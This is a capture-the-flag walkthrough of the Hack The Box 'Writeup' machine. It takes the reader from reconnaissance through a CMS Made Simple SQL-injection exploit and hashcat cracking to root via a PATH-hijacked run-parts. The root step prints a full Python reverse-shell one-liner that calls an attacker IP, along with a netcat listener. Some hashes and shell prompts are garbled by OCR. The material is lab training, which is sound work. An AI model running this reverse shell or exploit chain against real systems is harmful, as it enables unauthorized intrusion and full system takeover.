

We start off as always with a nmap scan to see what kind of ports are open

nmap -sC -sV -A 10.10.10.138

All we get is a SSH and Apache. So starting with port 80

```
8888
     888888888888888888888888888888888
 HTB NOTES
8888
     88888888888888888888;:Yb
       dP:;88( )888888888888888
(c) by Normand Veilleux
I am still searching through my backups so there is
nothing here yet. I am preparing go-live of my own
www.hackthebox.eu write-up page soon. Stay tuned!
```

So, lets check robots.txt first and we got /writeup/

#

```
# _(\\ |@@|
# (__/\__\--/__

# \__|---| | ___

# \\__/\\__O (__

# (--/\--) \__/

# ___)( )(__

# ___-''---`


# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

We then get a sub site named writeup, we can go to that via

http://10.10.10.138/writeup/


we need to find in order to exploit it.

If we use wappalyzer it tells us that its made of 'CMS made simple'



We can then use searchsploit and Google search to find any exploits for these that runs through a website

https://www.exploit-db.com/exploits/46635



Usage:

```
parser = optparse.OptionParser()

parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex.
http://10.10.10.100/cms)")

parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack
admin password")

parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with
wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
```

```
print "[+] Specify an url target"

print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"

print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w
/path-wordlist"

print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."

exit()
```

It can use –u for url –w for wordlist and –c for crack

Python 46635.py -u http://10.10.10.138/writeup/ -c -w rockyou.txt

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[*] Try: 62def4866937f08cc13bab43bb14e6f7I
```

Now in my case password is not cracked by script so I use hashcat on -m 20 with

HASH=62def4866937f08cc13bab43bc5y4:5a599ef579066807

```
52def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9
Session.l......: hashcat
tatus......: Cracked
Hash.Type......: md5($salt.$pass)
lash.Target.....: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
ime.Started....: Tue Jul 30 12:38:31 2019 (2 secs)
ime.Estimated...: Tue Jul 30 12:38:33 2019 (0 secs)
Guess.Base.....: File (/root/Downloads/rockyou(1).txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1870.1 kH/s (0.45ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 4360192/14344384 (30.40%)
Rejected...... 0/4360192 (0.00%)
Restore.Point....: 4358144/14344384 (30.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: raynerito -> raygan7
```

We then a cracked password 'raykayjay9' After that we can connect the box ssh and get user

```
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sun Aug 4 10:54:19 2019 from 10.10.13.219

jkrevriteup:~$ l
-bash: l: command not found

jkrevriteup:~$ ls
45018 kvm_fd_install linux-exploit-suggester.sh user.txt

jkrevriteup:~$ cat user.txt

d4e493fd4068afc9eblaa6a55319f978

jkrevriteup:~$ ...
```

User: d4e493fd4068afc9eb1*********

Now getting into Root

use pspy64

After observing here for a while you find that a script is running

```
UID=0 PID=3321 | sshd: jkr [priv]
UID=0 PID=3322 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/sbin:/usr/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/u
UID=0 PID=3323 |
UID=0 PID=3324 | /bin/sh /etc/update-motd.d/10-uname
UID=0 PID=3325 | sshd: jkr [priv]
UID=1000 PID=3326 | sshd: jkr@pts/16
```

This is run-parts and that is located in a PATH, This run-parts is writable from the user and executed by root

So we just write to that with a reverse shell exploit.

Python -c 'import

 $socket, subprocess, os; s=socket. socket(socket. AF_INET, socket. SOCK_STREAM); s. connect(("10.10.12.85", 1234)); os. dup \\ 2(s.fileno(), 0); os. dup \\ 2(s.fileno(), 1); os. dup \\ 2(s.fileno(), 2); p=subprocess. call(["/bin/sh", "-i"]);$

Just change my ip address with yours and on another tab use netcat

nc -lvp 1234

Now open another tab and access ssh again so we got reverse shell as root on netcat tab

```
# uname -a
Linux writeup 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
# whoami
root
# pwd
/root
```

Root: eeba47f60b48ef92b7**********